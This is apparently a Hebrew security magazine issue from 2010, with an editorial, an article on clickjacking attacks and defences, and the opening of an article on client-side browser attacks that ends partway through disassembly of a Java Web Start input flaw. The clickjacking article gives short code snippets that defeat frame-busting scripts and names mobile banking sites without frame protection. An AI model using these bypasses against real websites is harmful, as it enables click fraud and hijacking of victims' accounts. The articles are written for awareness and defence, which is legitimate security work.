


Digital Whisper


גליון 10, יולי 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, סילאן דלאל
כתבים:	שלומי נרקולייב, אפיק קסטיאל (cp77fk4r), עו"ד יהונתן קלינגר, אורי (Zerith), נתנאל שיין.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

מי היה מאמין? אנחנו אשכרה מוציאים את הגליון העשירי של Digital Whisper!

אחרי יותר משנה של עבודה אני חושב שאפשר להגיד שהצלחנו. עשר גליונות היו היעד ההתחלתי שלנו, ובהתחלה לא הרבה האמינו שנצליח להגשים אותו (ניר ממש ברגעים אלה מפסיד לי בהתערבות- הבחור חייב לי ארוחת בשרים...).

אני מסתכל אחורה, לפני קצת יותר משנה, ונזכר איך הכל התחיל. כל הטלפונים לכל מני חברי קהילה כדי להתייעץ איתם, כל שיחות הטלפון והצ'אט עם חבר'ה שניהלו גליון לפני כדי לשאול אותם שאלות ולקבל כיוונים.

כמה מספרים מעניינים: **במשך 10 גליונות** פרסמנו **למעלה מ-60 מאמרים**, שהתפרסו על **למעלה מ-600 עמודים**. לשם כך **נרתמו מעל 30 אנשים** ו**כמות בלתי נספרת של שעות מול המחשב**. רוצים עוד מספרים מעניינים? הגליונות הועלו ל-Exploit-DB והפכו להיות המאמרים הראשונים בעברית שפורסמו במאגר, ב**פחות מ-24 שעות** שבר הגליון הראשון את **מחסום ה-1000 צפיות**, ולאחר **יומיים** את **מחסום ה-2000**.

אה, ובן אדם, **ממצמץ 12 פעמים בדקה** -בממוצע.

אז לפני שנציג לפניכם את התוכן של הגליון העשירי, הייתי מעוניין להגיד תודה לכל מי שתרם מזמנו וממרצו לגליון הנ"ל:

- תודה רבה ל**שלומי נרקולייב** על מאמר בנושא מתקפות ClickJacking.
- תודה רבה ל**עו"ד יהונתן קלינגר** על מאמר בנושא מקור, עותק והעתק.
- תודה רבה ל**אורי (Zerith)** על מאמר בנושא User-Land Hooking.
- תודה רבה ל**נתנאל שיין** על מאמר בנושא Web Application Firewalls.

קריאה נעימה!

אפיק קסטיאל ניר אדר

תוכן עניינים

דבר העורכים	2
תוכן עניינים	3
UI REDRESSING A.K.A. CLICKJACKING	4
CLIENT-SIDE ATTACKS	13
על מקור, עותק והעתק	24
USER-LAND HOOKING	30
WAF - WEB APPLICATION FIREWALL	40
דברי סיום	48

UI Redressing A.K.A. Clickjacking

מאת שלומי נרקולייב

(התמונה במקור: http://www.pc1news.com/articles-img/small/mouse.jpg)

הקדמה


במאמר זה אציג בפניכם התקפה בשם UI Redressing (UI אלה ראשי תיבות של User Interface) הידועה גם כ-ClickJacking, בנוסף, אציג את היכולות אשר ניצול מוצלח של התקפה זו מקנות לתוקף, דוגמאות קוד, דרכי ההתמודדות הקיימים כיום ומספר עובדות נוספות.

ClickJacking היא טכניקה זדוניות אשר נועדה לגנוב את לחיצות העכבר (ניתן גם לנצל את המקלדת לטובת ההתקפה) של המשתמש על ידי הטעיית המשתמשים ושליחת לחיצות העכבר שלהם לטובת הפעלתם של פעולות שונות באתר, כגון: לחיצה על פרסומות בצד האתר, אישור פעולה אשר דורשת לחיצת עכבר (כדוגמת העברה בנקאית, רכישת/מכירת מניות וכדומה), או בעצם כל דבר אשר דורש לחיצה על כפתורים וקישורים. ברב המקרים, הדבר מתבצע בתוך IFrame מוסתר המצביע לאתר אחר בו המשתמש מנוי (קיימות טכניקות שונות על מנת לזהות האם המשתמש מבקר באתר מסויים, ואף האם הוא מזוהה ברגע זה לחשבונו באתר מסויים) ולבצע פעולות בתוך האפליקציה של האתר בשמו של הנתקף.

המונח "ClickJacking" נטבע על ידי חוקרי האבטחה ג'רמיה גרוסמן ורוברט הנסן (המוכר גם כ-RSnake) בשנת 2008 .

דוגמאות התקפה

1) Alice גולשת באתר של Eve אשר מכיל משחק בול פגיעה, Alice מחליטה לשחק בו. האתר של Eve פותח IFrame נסתר לאתר הגדרות של Flash ומאפשר את הפעלת המצלמה על ידי גורם שלישי במחשבה של Alice:



עכשיו Eve יכול לראות ולשמוע את Alice בלי רשותה.

התקפה זו עובדת אך רק על משתמשים בעלי Flash Player בעלי גרסה פחותה מ-9.0.124.0.
קישורים הקשורים לתרחיש התקפה זו:

- דמו: http://guya.net/security/clickjacking/game.html
- הסבר על ידי ג'רמיה גרוסמן: http://cnettv.cnet.com/clickjacking/9742-1_53-50072110.html

2) נשתמש באותה דוגמא של משחק בול פגיעה כמקודם, רק הפעם לא נפתח IFrame נסתר, אלא נגנוב כל לחיצה של המשמש ונפנה את הלחיצה על פרסומות שונות בדף.

כיום קיימות המון תוכניות של שיתוף Web Traffic, על כל הפנייה מקבלים סכום כסף מוגדר (תלוי בתחום האתר), כמו-כן ישנם המון חברות פרסום כגון Google AdWords ודומיו שמשלמים את רוב הכסף על לחיצה של המשתמש על הפרסומות - PPC (Pay Per Click).

בדרך כלל אתרים שיש להם המון מבקרים, עדיין אחוז ההקלקה על הפרסומות נמוך מאוד, עם שיטה זו בעלי האתרים יוכלו להגדיל/להגדיר את יחס ההקלקה וככל הנראה לעשות מיליונים ☺.

- דמו: http://narkolayev-shlomi.blogspot.com/2010/02/clickjacking-advertisement.html (בתחתית הדף יש דמו אינטרקטיבי.)

3) Eve מעוניין שמספר רב של משתמשי הרשת החברתית "פייסבוק" יתקינו את האפליקציה שלו אשר גונבת את פרטיהם הפרטיים למטרות ספאם, ביצוע סטאטיסטיקות, למטרות ביון/האזנה (על ידי אישור הפעלת המצלמה- כפי שתואר לעיל) ועוד.

כל שעליו לעשות זה לפתח תולעת אינטרנט שפותחת IFrame לפייסבוק. ה-IFrame צריך להיות מוסתר (בכדי שה"קורבנות" לא יראו על מה באמת הם לוחצים), על ה-IFrame הוא ישים תמונה מעניינת (תפעילו את הדמיון שלכם) ולכתוב מתחתיה "לחץ כאן לתמונות נוספות".

כל מי שילחץ על "לחץ כאן לתמונות נוספות", בעצם ילחץ על כפתור בתוך ה-IFrame הנסתר (שהוא עצמו עמוד באתר "פייסבוק") המורה להתקין את האפליקציה של Eve!

ובכדי שמתקפה זאת תיהיה באמת תולעת (הפצה עצמית לשאר חבריו של הקורבן) פשוט נבקש מהקורבן ללחוץ שוב פעם על הלינק (בעזרת תירוץ שונה), והפעם נשלח לכל חבריו ברשת לינק לאותו עמוד זדוני.

דמו: http://narkolayev-shlomi.blogspot.com/2010/01/clickjacking-facebook.html

- בדמו זה יש וידאו המתאר את ההתקפה. בתחתית הדף יש דמו אינטרקטיבי המאפשר לבעלי אתרים לבדוק אם האתר שלהם פגיע להתקפה זו.

שיטות הגנה

קיימות שתי גישות על מנת למנוע התקפות ClickJacking:

1) על ידי Client Side:
   - למשתמשי דפדפן Firefox יש הרחבה בשם NoScript, אשר מתריעה ומונעת התקפות אלו.

2) על ידי Server Side:
   - שימוש ב-HTTP Headers יעודיים:
     X-FRAME-OPTIONS Header: מיקרוסופט פיתחה ארכיטקטורה המאפשרת למפתחי יישומי האינטרנט להשתמש ב-Header המורה לדפדפן אם לאפשר לדף מדומיין חיצוני להכניס דף זה ל-IFrame או לא.

     דפדפים תומכים: IE8, Safari ו-Chrome.

   - Frame Busting Code: ניתן לכתוב JavaScript פשוט שירוץ בעת העלאת דף אינטרנט אשר לא יאפשר להכניס דף זה לIFrame. קיימים שיכלולים לנושא, כמו למשל: דומיין חיצוני לא

יוכל להכניס לIFrame דפים מהאפליקציה, אך דומיין פנימי כן יוכל – מתאים לאתרים שמבצעים כבר שימוש של IFrames באפליקציה.

דוגמא לסקריפט זה:

```
<script type="text/javascript">
      if(top != self) top.location.href = location.href;
</script>
```

מגבלות שיטות ההגנה

1) על ידי Client Side:

NoScript:

- לאחר שזיהה כי המשתמש לחץ על IFrame נסתר, יתריע בפני המשתמש – משתמש לא מנוסה יבטל את ההגבלה ובכל זאת ההתקפה תצליח.
- זוהי תוספת לדפדפן ולא פתרון מובנה. רוב המשתמשים בכלל לא מכירים תוספת זו או לא רוצים להשתמש בה מהיבטי Usability.

2) על ידי Server Side:

שימוש ב-Headers:

- רוב המשתמשים בעולם לא משתמשים ב-IE8 או בדפדפן החדש של Safari ו-Chrome ולכן מפתחי המערכות לא יכולים להיות בטוחים שהמערכת שלהם מוגנת.

Frame Busting Code:

תיאור מפורט יותר של הבעיות בשימוש ב-Frame Busting Code אפשר למצוא במצגת הבאה:

*http://*w2spconf.com/2010/slides/rydstedt.ppt

להלן מספר דוגמאות לשימוש במאפיין Security בדפדפני IE:

על ידי הגדרת מאפיין זה ב-IFrame ה-Frame Busting Script לא ירוץ.
הבעיה בשיטה זו היא שכל הסקריפטים האחרים גם לא ירוצו, עקב כך יחסמו שאר האפליקציות שמסתמכות על שימוש ב-JavaScript. תחביר:

```
<IFRAME SECURITY=restricted>
```

ניתן לבצע את אותו הדבר בעזרת שימוש במאפייני HTML5: Design mode ו-Sandbox, **<u>מאפיינים אלו עובדים בכל הדפדפנים שתומכים ב-HTML5.</u>**
דוגמא:

```
<iframe sandbox src="http://www.victim.com">
```

ניתן למנוע התקפת ClickJacking על ידי שימוש ב-"Security=Restricted" או בשימוש במאפייני HTML5 דומים על ידי הסתרת הדף בברירת מחדל, הצגת הדף תתבצע אך ורק על ידי ה-Script Busting Code, פעולה זו תבטיח את הרצת הסקריפט. גם שיטה זו ניתן לעקוף בקלות, אך זה כבר מירוץ התחמשות של יכולות ההגנה נגד יכולות ההתקפה שאותו לא אפרט במסמך זה.

להלן מספר דוגמאות:

1. **Double Framing:** ניתן להגדיר IFrame ובתוכו להגדיר IFrame נוסף אשר מצביע לאפליקציה המותקפת. במידה ומפתחי האפליקציה משתמשים ב-FrameBusting Code אשר פונה ל-Parent, הקוד לא ירוץ עקב הפרת אבטחה:

```
if(top.location!=self.location){
      parent.location = self.location;
}
```

2. **ניצול ה-XSS Filters של דפדפנים**:

IE8: על מנת שה-FrameBusting לא ירוץ, במידה וה-FrameBusting Code הוא:

```
<script>
      if(top!=self{
         top.location=self.location;
      }
</script>
```

התוקף יכול להגדיר את שדה ה-SRC של ה-IFrame לערך:

```
<iframe src="http://www.victim.com/?v=<script>if">
```

מה שיתקבל מכך, הוא זיהוי False Positive של ה-FrameBusting Code ע"י ה- XSS Filter הקיים בדפדפן IE8 וניטרולו.

3. **דריסת משתנה ה-Location:**

נקח לדוגמה את הקוד הבא:

```
if(top.location != self.location){
   top.location = self.location;
}
```

במידה ונגדיר:

```
<body>
<script>
      varlocation = ”clobbered”;
</script>
<iframe src=”http://www.victim.com”></iframe>
</body>
```

הקוד שאחראי לבצע FrameBusting שהוגדר באתר Victim.com לא יעבוד!

בכדי לבצע דריסה ב-Internet Explorer 7:

```
var location = "clobbered";
```

בכדי לבצע דריסה ב-Safari:

```
window.__defineSetter__("location", function(){});
```

סיכום המגבלות של ה-Frame Busting Code:

1. המגבלות אשר הוצגו במאמר זה:
   - Double framing
   - Exploiting the XSS Filter
   - Clobbering top.location
   - IE Restricted Zone
   - Sandbox attribute
   - Design mode
   - Mobile Sites
2. מגבלות אשר לא הוצגו במאמר זה, אך צורפו לקישור חיצוני רלוונטי:
   - onBeforeUnload-204 Flushing
   - שימוש ב-onBeforeUnload להתקפות פישינג.
   - Referrer checking problems
   - "Ray of Light".

שימושים נוספים:

1. ניתן להשתמש בהתקפה זו באתרי אינטרנט אשר הותאמו במיוחד למכשירים סלולארים, להלן רשימת אתרים (לגלישה סלולארית) המתארת איזה מהאתרים משתמשים ב-FrameBusting Code:

Site	URL	Framebusting
Facebook	http://m.facebook.com/	YES
MSN	http://home.mobile.msn.com/	NO
GMail	http://m.gmail.com	NO
Baidu	http://m.baidu.com	NO
Twitter	http://mobile.twitter.com	NO
MegaVideo	http://mobile.megavideo.com/	NO
Tube8	http://m.tube8.com	NO
PayPal	http://mobile.paypal.com	NO
USBank	http://mobile.usbank.com	NO
First Interstate Bank	http://firstinterstate.mobi	NO
NewEgg	http://m.newegg.com/	NO
MetaCafe	http://m.metacafe.com/	NO
RenRen	http://m.renren.com/	NO
MySpace	http://m.myspace.com	NO
VKontakte	http://pda.vkontakte.ru/	NO
WellsFargo	https://m.wf.com/	NO
NyTimes	http://m.nytimes.com	Redirect
E-Zine Articles	http://m.ezinearticles.com	Redirect

(הרשימה המקורית פורסמה במצגת של Gustav Rydstedt, Elie Bursztein, Dan Boneh ו-Collin Jackson)

המסקנה מרשימה זו היא שניתן לעשות העברות כספים, גניבת זהות וכל פונקציונליות אחרת אותם מאפשרים אתרים אלו על משתמשים אשר גולשים דרך הפלאפון לאתרים אלו.

2. לאחרונה, Paul Stone פרסם בכנס BlackHat שיטה המשדרגת את יכולות ההתקפה של ClickJacking, הוא קרא לה: Drag&Drop. שימוש במתקפה זו משפרת את יכולות התוקף במספר היבטים, לדוגמה:
   - ניתן לרמות את המשתמשים ולגרום להם למלא טפסים **לפני** שליחת הבקשה לאפליקציה.
   - ניתן לרמות את המשתמשים ולגרום להם להוציא מידע מתוך האפליקציה: פרטים אישיים, Source Code וכו'.

מומלץ מאוד לעבור על המאמר של Paul Stone בכדי להבין לעומק את הרעיון.

לסיכום

כפי שאפשר לראות, זוהי התקפה ברמת חומרה זהה למתקפות Cross Site Request Forgery, החומרה היא ברמה **גבוהה**. חשוב לזכור שתנאי הכרחי להצלחת ההתקפה הוא שה"קורבן" יהיה מזוהה למערכת הפגועה או שיש לו Plugin בדפדפן המזין בצורה אוטומאטית את פרטי ההזדהות.

לפני כשלוש שנים Jeremiah Grossman כינה את CSRF כ-"The Sleeping Giant", לפי דעתי ClickJacking היא "הענק הרדום" של שנת 2010.
מה שמשותף לטכנולוגיה חדשה ולסוג חדש של התקפה הוא "זמן ספיגה". בשני המקרים הללו לעולם לוקח זמן-מה להבין את המשמעות, להעריך את הפוטנציאל ולקבל החלטות. לרוב, משך הזמן הזה הוא שנתיים. במקרה של ClickJacking, מכיוון שלא פשוט להגן על מתקפה זו בצורה הרמטית כך שלא תגרום למקרי False Positives או ל-False Negative "זמן הספיגה" גדל, לפי הערכתי ל-3 או 4 שנים(!).

"זמן ספיגה" זה גדול יחסית, מה שמאפשר, חלון זמן גדול לתוקפים לנצל את הפרצה ולשלשל לכיסם כספים ולחזק את יכולות ההתקפה שלהם.

אזכורים וסנפחים:

כתבות אודות פרצת ה-ClickJacking אשר שלומי מצא בפייסבוק:
כתבות בארץ:

http://www.calcalist.co.il/internet/articles/0,7340,L-3388723,00.html

כתבות בחו"ל:

http://blogs.zdnet.com/security/?p=5293&tag=content;col1
http://news.cnet.com/8301-27080_3-10436698-245.html

על המחבר:

שלומי נרקולייב הוא אבא גאה לשני ילדים, יוצא 8200, בעל תואר ראשון במדעי המחשב עם התמחות באבטחת מידע, הנדסאי אלקטרוניקה ובעל תשוקה עזה ליצירת פתרונות חדשניים.
מומחה אבטחת מידע, בעל נסיון למעלה מ-13 שנים בתחום הפריצה, האבטחה ופיתוח מערכות אבטחה.
שלומי שירת את המוסדות הגדולים בארץ, ייסד סטארט-אפ בתחום הפריצה למערכות.
כיום הוא עובד בחברת F5 Networks בתור מהנדס אבטחת מידע ואחראי על כלל פן האבטחה במוצר הפיירוול האפליקטיבי של F5.
חוקר ומוציא לאור מחקרים בתחום הפריצה ועקיפה בבלוג:

http://Narkolayev-Shlomi.blogspot.com

מידע נוסף:

http://blogs.msdn.com/b/ie/archive/2009/01/27/ie8-security-part-vii-clickjacking-defenses.aspx

http://en.wikipedia.org/wiki/Clickjacking

http://www.owasp.org/index.php/Clickjacking

http://seclab.stanford.edu/websec/framebusting/index.php

http://blogs.zdnet.com/security/?p=5293&tag=content;col1

http://www.calcalist.co.il/internet/articles/0,7340,L-3388723,00.html

http://narkolayev-shlomi.blogspot.com/2010/01/defeating-frame-busting-scripts-one-of.html

http://narkolayev-shlomi.blogspot.com/2010/01/clickjacking-facebook.html

http://narkolayev-shlomi.blogspot.com/2010/02/clickjacking-advertisement.html

https://wiki.mozilla.org/Security/Features#X-Frame-Options

http://w2spconf.com/2010/slides/rydstedt.ppt

Client-Side Attacks

מאת cp77fk4r

הקדמה

בשנים האחרונות אנו עדים למגמה עולה בכל הקשור למתקפות Client Side. את ההסבר לכך אפשר לקרוא בהקדמה למאמר "Cross-Site History Manipulation Attacks" אשר נכתב על ידי אלכס רויכמן ופורסם בגליון השישי של Digital Whisper.

מאז ומעולם האקרים וחוקרי אבטחת מידע רבים מחפשים חולשות ברכיבים שונים, ובעיקר ברכיבי רשת כאלה, אשר מציאה וניצול של חולשה בהם תניב לתוקף שליטה מרוחקת על מחשבו של המותקף. לפי ההגיון אפשר להניח שככל שאותו רכיב נמצא בשימוש נרחב יותר, כך הוא יעניין יותר את התוקפים, משום שמציאת פירצה בו תתן לתוקף מספר רב יותר של קורבנות פוטנציאלים.

לפי הנתונים בשטח אפשר לראות שהרכיבים ה"מעניינים" ביותר הם (מבחינת מימוש מתקפות Client-Side) רכיבי הדפדפנים השונים (IE, Firefox, Chrome ולאחרונה גם Safari, בשל השימוש בו תחת IPhone).

רכיב הדפדפן מורכב ממספר רב יחסית של מנועים לפענוח תוכן, לפעמים מדובר ברכיבים הבאים עם הדפדפן, המובאים כקבצי DLL בלתי-נפרדים, שתפקידם לפענח תכני HTML או Javascript, ולפעמים הם באים כתוספים של ממש כגון JavaVM או נגני Flash וקידוד של תכני PDF.

במאמר אבצע סקירה על שתי מתקפות שונות מסוג Client-Side, המבוססות על חולשות באותם רכיבים. לפני כתיבת המאמר בחרתי בשתי חולשות מעניינות שפורסמו ברחבי האינטרנט בזמן האחרון, הפרסום שלהם בוצע על ידי חוקרי אבטחת מידע כמו גן על ידי ניתוח של מזיקים שונים In-The-Wild. במאמר זה אנסה להציג אותן בכדי להעלות את המודעות למתקפות אלו, אך לפני שאתחיל בסקירה, אסביר בקצרה מה זאת בכלל מתקפת Client-Side.

מה הן מתקפות Client-Side?

תכני אינטרנט בהם אנו צופים דרך הדפדפן מתחלקים לשני סוגים עיקריים:

- Server Side Processing
- Client Side Processing

אין יותר מדי מה להתבלבל, הרעיון ב-Server Side Processing הוא שפעולת הפענוח שלהם מתבצע בצד השרת. מדובר בתכנים כגון שפות צד-שרת (JSP ,PHP, ASPX).

זאת אומרת שכאשר המשתמש שולח HTTP Request כגון: (לשרת Apache, לדוגמה)

```
GET /Page.php HTTP/1.1
Host: Site.com
```

מנוע ה-PHP שמותקן על השרת מפענח את קוד ה-PHP שמופיע בקובץ Page.php ומחזיר אל הלקוח את הפלט המופק מאותו קוד (לרב מדובר בקוד HTML ו-Javascript):

```
HTTP/1.1 200 OK
Server: Apache
X-Powered-By: PHP/5.2.6
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 10024

DATA
…
```

לכן, במידה וימצא כשל במנגנון הפענח **שנמצא על השרת**- החשיפה תאפשר לבצע התקפות על **השרת** (Server-Side Attacks).

במקביל, תכני ה-Client-Side Processing הם כל אותם התכנים אשר פעולת הפענוח שלהם מתבצעת על העמדה המקומית של הלקוח, כגון הפלט של ה-HTML או ה-Javascript שמתקבל מהשרת. בין השאר, מדובר גם על התמונות שאנו צופים באתרים, על כל אותם תכני Java/Flash ו-PDF שאנו נתקלים בהם. במידה ונשלח בקשה לצפיה בתמונה:

```
GET /Image.png HTTP/1.1
Host: Site.com
```

נקבל HTTP Response בסגנון הבא:

```
HTTP/1.1 200 OK
Server: Apache
Accept-Ranges: bytes
Content-Length: 20713
Connection: close
Content-Type: image/png

DATA
…
```

שתכיל לאחריה את תכנה של אותה תמונה, ולאחר שהבקשה תגיע לעמדת הקצה של המשתמש, הרכיב שאחראי על הפענוח של קבצים מסוג זה יפענח את המידע ויציף אותו לדפדפן. לכן, במידה וימצא כשל במנגנון הפענח **שנמצא על עמדת הקצה**- החשיפה תאפשר לבצע התקפות על **מחשבו של הלקוח** (Client-Side Attacks).

החלק המעניין במתקפות מסוג Client-Side, הוא שהן נעשו חלק משמעותי מאוד בכל הנוגע לעולם ה-Botnets ותולעי אינטרנט (אפשר לקרוא על כך בהרחבה במאמר שכתבתי לגליון השישי בשם: "Botnet - מה זאת החיה הזאת?!") כאשר מדובר במנגנון ההפצה שלהם.

כמו שניתן להבין, ההצלחה של מתקפת Client-Side טמונה בהתאמה של וקטור התקיפה לאותו רכיב חשוף, דרכו אנו מעוניינים לחדור למחשב של הקורבן. שלא כמו במתקפות מבוססות Server-Side, בהן המטרה שלנו (השרת) סטטית- ואנו יכולים לבצע עליו פעולות קדם-התקפיות (כגון סקירה, ניתוח באנרים של שירותי רשת שונים וכן הלאה), כאן מדובר במטרות דינמיות לחלוטין, במידה ונטען וקטור תקיפה המבצע ניצול של חולשה על רכיב Windows Media Player תחת דפדפן Internet Explorer מגירסא 7 על קורבן אשר גולש עם Firefox תחת הפצת הלינוקס SuSE- לא משנה מה נעשה, "פספסנו" קורבן.

לכן, בכדי למקסם את היקף הפגיעה שלנו, אנו חייבים לזהות את הגולשים באותו עמוד לפני שנבצע את טעינת וקטור התקיפה. זיהוי כזה ניתן לבצע במספר דרכים, אך הדרך הפשוטה והמהירה ביותר היא על ידי ניתוח מחרוזת ה-"User-Agent" שנשלחת באופן אוטומטי מהדפדפן (ניתן לראות מימוש יפה מאוד לכך בקישור הזה).

בעזרת שימוש במנגנון זיהוי-לקוח שכזה, לפני ביצוע המתקפה, אנו יכולים למקסם את מספר ההתקפות המוצלחות שלנו. אגב, שימוש במנגנוני זיהוי-לקוח כאלה אפשר למצוא בהרבה מאוד אתרים- בכל הנוגע לעיצוב האתר וקסטומיזציה של פלט HTML.

לדוגמא, מחרוזת User-Agent יכולה להראות כך:

```
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/533.4
(KHTML, like Gecko) Chrome/5.0.375.55 Safari/533.4
```

גם מבלי לחפור עמוק מדי במחרוזת, ניתן לראות כי בעזרתה אנו יכולים להבחין במספר רב של מאפיינים אשר יכולים לעזור לנו בעת זיהוי הקורבן. מספר דוגמאות:

- המחרוזת "Mozilla/5.0" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן המבוסס על ליבת Mozilla גירסא 5.0
- המחרוזת "Windows" מאפשרת לנו לזהות את מערכת ההפעלה שעליה רץ רכיב הדפדפן.
- המחרוזת "Windows NT 6.0" מאפשרת לנו לזהות כי מדובר במערכת ההפעלה Vista.
- המחרוזת "like Gecko" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן אשר משתמש במנוע פענוח מסוג Gecko של Mozilla.
- המחרוזת "Chrome/5.0.375.55" מאפשרת לנו לזהות כי מדובר ברכיב דפדפן מסוג Chrome וגם את גירסתו כמובן.

במידה ונרצה לבצע בדיקה האם הקורבן מריץ רכיב פלאש או רכיב Java, המאפשרים הרצה של תכנים אלו, נוכל לבצע נסיונות הרצה על ידי שימוש בקודים מבוססי Try and Catch, המאפשרים לנו לבצע קוד ולקבל את השגיאה (במידה וקיימת) המוחזרת מהפלטפורמה. כך, בכדי לזהות האם הקורבן מריץ רכיב לפענוח Java, ניתן לבצע Try המריץ קוד אשר דורש המצאות של רכיב Java על מחשבו של הקורבן, ועל ידי פענוח ה-Catch שמוחזר אלינו ניתן לבצע טעינה של וקטור התקיפה (במידה והנסיון עלה בהצלחה) או בדיקה האם הקורבן מריץ רכיב פגיע אחר (במידה והנסיון עלה בכשלון) וכך, טעינה של וקטור תקיפה ספציפי על קורבנות שונים.

אין דרך טובה יותר מלהתחיל מאמר כזה בלהציג את אחת החולשות היותר מסוכנות שהתגלו באינטרנט לאחרונה (סיקרתי אותה גם כאן), גם בגלל פשטות המימוש הבלתי נתפסת שלה, גם בגלל היקף השימוש שלה ומספר הקורבנות הפוטנציאלים וגם סתם בגלל שהיא מגניבה ☺

ב-12.04.2010, פרסם חוקר האבטחה Rubén Santamarta ב-Reversemode.com ממצא מעניין שגילה במנוע npjp2.dll ו-jp2iexp.dll (מדובר באותו המנוע, הראשון מיועד לדפדפנים Chrome ו-Firefox, והשני מיועד ל-Internet Explorer של Microsoft) אשר אחראי על פענוח קבצי ה- Java לדפדפנים תחת מערכת ההפעלה Windows. די במקביל אליו, פרסם חוקר האבטחה Tavis Ormandy ממצא כמעט זהה ב-Full Disclosure של Seclist.org (תחת Insecure.org).

מדובר בממצא קטלני במיוחד, שלא ברור איך לא התגלה עד כה, ניצול מוצלח של הממצא מאפשר לתוקף לבצע השתלטות כמעט מוחלטת על מחשבו של הלקוח על-ידי הרצת קוד באופן מרוחק (Remote Code Execution) תחת הרשאותיו המלאות של המשתמש הנוכחי במערכת הפעלה. החולשה הייתה כל כך חמורה כך שחברת Sun נאלצה לשחרר עדכון לחשיפה מחוץ למסגרת עדכוני האבטחה הקבועה שלה.

החולשה מתאפשרת מפני שרכיב ה- Javaws.exe (רכיב ה-Java Web Start) ביצע שימוש בקלט המוכנס ל- docbase מבלי לבצע לפני כן שום בדיקת תקינות:

```
.text:6DAA3EB7                 push    [ebp+arg_4]
.text:6DAA3EBA                 push    eax
.text:6DAA3EBB                 push    offset aSDocbaseSS ; "\"%s\" -docbase %s %s"
.text:6DAA3EC0                 push    esi             ; LPSTR
.text:6DAA3EC1                 call    ebx ; wsprintfA
.text:6DAA3EC3                 add     esp, 14h
.text:6DAA3EC6                 jmp     short loc_6DAA3ED4
.text:6DAA3ED4 loc_6DAA3ED4:                           ; CODE XREF: sub_6DAA3D96+130j
.text:6DAA3ED4                 push    11h
.text:6DAA3ED6                 pop     ecx
